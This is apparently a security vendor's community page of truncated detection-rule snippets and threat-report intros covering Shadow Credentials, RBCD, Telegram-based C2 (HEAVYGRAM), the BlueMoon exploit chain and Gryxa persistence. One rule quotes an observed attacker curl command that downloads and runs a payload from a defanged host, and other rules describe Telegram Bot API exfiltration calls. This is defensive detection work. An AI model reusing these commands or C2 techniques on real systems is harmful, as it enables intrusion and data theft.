Share your knowledge, tips, and best practices. Showcase what you’ve built, learn from others, and inspire the community with your success stories.
Recently active


name: Shadow Credentials Followed by RBCD Configuration Attack Chain Analyticsignatureid: WEL-ACC02-AEIcategory: 'Privilege Escalation'threatname: 'Valid Accounts: Domain Accounts'functionality: 'Microsoft Windows'description: | Detects a sophisticated privilege escalation attack chain where a user account first performs a Shadow Credentials attack by modifying the msDS-KeyCredentialLink attribute, followed immediately by a machine account modifying the msDS-AllowedToActOnBehalfOfOtherIdentity attribute to configure Resource-Based Constrained Delegation. This temporal correlation indicates an attacker who has: (1) Compromised a user account with write permissions, (2) Used Shadow Credentials to take over a machine account by adding key credentials, (3) Authenticated as that machine account using the certificate, and (4) Configured RBCD from the compromised machine account to escalate privileges further. This attack chain is highly indicative of advanced adversary techniques comb
name: Modification of msDS-KeyCredentialLink Attribute Shadow Credentials Attack Analyticsignatureid: WEL-ACC78-RUNcategory: 'Credential Access'threatname: 'Steal or Forge Authentication Certificates'functionality: 'Microsoft Windows'description: | Detects modifications to the msDS-KeyCredentialLink attribute on Active Directory objects, indicative of a Shadow Credentials attack. This attribute stores the public key credentials for Windows Hello for Business (WHfB) and certificate-based authentication. Threat actors with GenericWrite, GenericAll, or WriteProperty permissions on a user or computer object can add their own key credentials to this attribute, effectively creating an alternative authentication method. By adding a certificate to the target's msDS-KeyCredentialLink, attackers can authenticate as that account without knowing the password, obtain a TGT, and extract the account's NTLM hash. This technique is particularly dangerous when targeting computer accounts, as it p

name: PowerShell Telegram Bot API Used as Command and Control Channel Analyticsignatureid: WEL-PSH137-RUNcategory: 'Command and Control'threatname: 'Web Service: Bidirectional Communication'functionality: 'Microsoft Windows Powershell'description: | Detects a single PowerShell script block that combines a reference to the Telegram Bot API domain (api.telegram.org) with at least one Bot API operation used for command-and-control (getUpdates to poll for operator commands, getFile?file_id= to fetch a staged payload, or sendMessage?chat_id= to exfiltrate output/beacon status) and a PowerShell HTTP primitive (Invoke-RestMethod, Invoke-WebRequest, or System.Net.WebClient) used to make the call. HEAVYGRAM-class tooling uses the Telegram Bot API as a bidirectional channel: getUpdates polls for attacker-issued commands, sendMessage returns command output or beacon data, and getFile retrieves staged second-stage content, all over normal HTTPS to a domain that blends with legitimate traf
OverviewOn September 17, 2026, Group-IB published a technical report tying a Telegram-based surveillance backdoor called HEAVYGRAM to Handala Hack, the Iran-linked "hacktivist" persona that emerged in the days after the October 7, 2023 Hamas-led attacks on southern Israel. The report -- corroborated the same week by The Hacker News and building on two FBI FLASH alerts issued in March and September 2026 -- describes a malware family that has been quietly targeting Iranian dissidents, journalists, and opposition figures since at least September 2023, using nothing more exotic than the public Telegram Bot API as its command-and-control channel.Handala Hack is assessed to be an online front for Void Manticore (also tracked as Banished Kitten, Red Sandstorm, and Storm-0842), a threat actor affiliated with Iran's Ministry of Intelligence and Security (MOIS). The persona has a documented history of destructive wiping attacks and hack-and-leak operations, including the doxxing of five Iran Int
Audience: Security Administrators, SOC Analysts, Detection Engineers, MSSPsProduct Module: Securonix SIEM / Microsoft 365 and Entra ID IntegrationLast Updated: September 21, 2026KB ID: KB-20260921-copilot-studio-threat-detection [Tentative]Tags: Microsoft Copilot Studio, Microsoft Entra ID, Entra Agent ID, OAuth, Microsoft Purview, Power Platform, CopilotInteraction, threat detection, Office 365, Securonix SIEMProblem Copilot Studio introduces new security risks across agent creation, identity provisioning, OAuth permissions, user interactions, and access to sensitive enterprise data.Because agent activity spans multiple Microsoft services, security teams cannot rely on a single log source to identify suspicious behavior. Effective monitoring requires visibility across Power Platform, Microsoft Entra ID, Copilot interaction telemetry, Application Insights, and DLP and data-access logs.Objective This article explains the identity lifecycle, OAuth permission model, and logging architectu


name: 'Browser Process Spawning Download-and-Execute Chain to Temp Analytic'signatureid: EDR-SYM972-RUNcategory: 'Execution'threatname: 'Exploitation for Client Execution'functionality: 'Endpoint Management Systems'description: | Detects a Chromium-based browser process (chrome.exe, msedge.exe) spawning a command interpreter or curl that downloads a file to %TEMP% and immediately executes it — the pp-stage (final shellcode) behavior of the BlueMoon exploit kit, once CVE-2026-85046 (V8 type confusion), CVE-2026-87491 (V8 sandbox escape), and CVE-2026-85880 (Windows ALPC privilege escalation) have already broken out of the browser sandbox and elevated privileges. Per Volexity, the download URL (the `exeurl` exploit-page parameter) is attacker-controlled at runtime rather than hardcoded, so this behavioral pattern is far more durable than matching any single payload domain or hash. Observed in UTA0560's campaign as: `cmd.exe /c curl -f -sS -o "%TEMP%\msgbox.exe" "https://cloud[.]
name: 'GRIMWEDGE Persistence Scheduled Task Creation Analytic'signatureid: WEL-ACC83-RUNcategory: 'Persistence'threatname: 'Scheduled Task/Job: Scheduled Task'functionality: 'Microsoft Windows'lifecycle: experimentaldescription: | Detects creation of a Windows scheduled task named "Windows Scheduled System" — the persistence mechanism used by GRIMWEDGE, the backdoor UTA0560 (a Chinese threat actor) drops after chaining CVE-2026-85046 (Chrome V8 type confusion), CVE-2026-87491 (V8 WebAssembly sandbox escape), and CVE-2026-85880 (Windows ALPC/RtlpCreateServerAcl privilege escalation) via the BlueMoon exploit kit. The task re-runs wsc.dll's DLL side-loading chain every five minutes, giving GRIMWEDGE (a compact in-memory backdoor running inside msiexec.exe) durable re-execution even if the initial process is killed. Per Volexity, UTA0560 recompiled the dropper and loader on September 2, 2026 — one day after first use — while keeping this task name, its 5-minute cadence, and the C2

name: Gryxa Toolkit Working Directory or Component Script Referenced in Process Execution Analyticsignatureid: EDR-SYM964-RUNcategory: 'Defense Evasion'threatname: 'Masquerading: Match Legitimate Resource Name or Location'functionality: 'Endpoint Management Systems'description: | Detects process execution that references any of the four hidden working directories used by the Gryxa toolkit, or its named persistence/monitoring component scripts (own_lib.ps1, own_mon.cmd). Gryxa stages its RMM implant, guard, keeper and credential modules under a primary WinRTCS directory in ProgramData, two "keeper" directories chosen to blend in with Windows Error Reporting and Diagnosis paths (.wucache / .etlcache), and an off-path backup cache that the other components rebuild from. All four are marked hidden. Because the actor rotates component hashes through a signed update pipeline, these path and filename artifacts are a more durable indicator than file hashes. Also catches attrib +h/+s be
name: SYSTEM Scheduled Task Created with Minute Interval Executing from ProgramData or Diagnostics Path Analyticsignatureid: EDR-SYM965-RUNcategory: 'Persistence'threatname: 'Scheduled Task/Job: Scheduled Task'functionality: 'Endpoint Management Systems'description: | Detects schtasks.exe creating a task that runs as SYSTEM on a short minute-based repetition interval (1, 5 or 15 minutes) where the task action executes a script or binary from ProgramData, Windows Error Reporting, or Diagnosis paths. Gryxa registers three WinRTCS tasks as SYSTEM at one-, five- and fifteen-minute intervals, each of which re-creates the full task set if any task is deleted. A further four "keeper" tasks use names resembling legitimate Microsoft tasks, two on one-minute intervals and one each at system start and user logon. The combination of SYSTEM principal, sub-hourly interval and a non-Program Files action path is rare in legitimate administration.reference: - https://reliaquest.com/blog/threat
name: Scheduled Task Registered with Sub-Hourly Repetition Executing from ProgramData or Diagnostics Path Analyticsignatureid: WEL-ACC82-RUNcategory: 'Persistence'threatname: 'Scheduled Task/Job: Scheduled Task'functionality: 'Microsoft Windows'description: | Detects Windows Security event 4698 (scheduled task created) where the task XML defines a repetition interval of 1, 5 or 15 minutes, or a boot/logon trigger, and the action executes from ProgramData, Windows Error Reporting or Diagnosis paths. This is the Security-log view of the Gryxa persistence layer and catches task registration performed through the Task Scheduler COM API or PowerShell Register-ScheduledTask, which do not spawn schtasks.exe and are therefore invisible to process-creation rules. Gryxa's seven-task persistence set runs as SYSTEM on one-, five- and fifteen-minute intervals with additional onstart and onlogon triggers.reference: - https://reliaquest.com/blog/threat-spotlight-gryxa-ai-built-toolkit/ - htt
Authors: Nitish Singh, Nikhil Kumar Chadha, and Tanmay KumarIntroduction:The Monthly Intelligence Insights report provides a summary of top threats curated, monitored, and analyzed by Securonix Threat Watch in August 2026. The report also includes a synopsis of the threats, indicators of compromise (IoCs), tactics, techniques, and procedures (TTPs), and related tags. Each threat has a comprehensive summary from Threat Labs and search queries from the Threat Research team. For additional information on Threat Labs and related search queries used via Autonomous Threat Sweeper to detect the below-mentioned threats, refer to our Threat Labs home page. Last month, Securonix Autonomous Threat Sweeper identified and analyzed 4,312 TTPs and IoCs; identified 124 emerging threats; investigated 65 potential threats; and elevated 16 incidents. The top data sources swept against include IDS / IPS / UTM / Threat Detection, Data Loss Prevention, Endpoint Management Systems, and Email / Email Security

OverviewOn September 1, 2026, Volexity's Network Security Monitoring service caught a spear-phishing email hitting multiple non-governmental organization customers. The lure was a donation-form pretext, the kind of email a fundraising team might send and delete without a second thought. The link went to a legitimate US university website carrying a reflected cross-site scripting bug, and from there redirected to threat-actor infrastructure hosting a three-vulnerability exploit chain that broke out of Chrome's sandbox, escalated privileges in the Windows kernel, and injected code into the browser process -- all before the victim saw anything but a donation form image load.Volexity attributes that campaign to a Chinese threat actor it tracks as UTA0560. Pulling the thread on its own email telemetry, Volexity's researchers then found a second, unrelated Chinese group -- JungleBamboo, better known publicly as APT31, Violet Typhoon, or TA412 -- running byte-for-byte identical exploit shellc
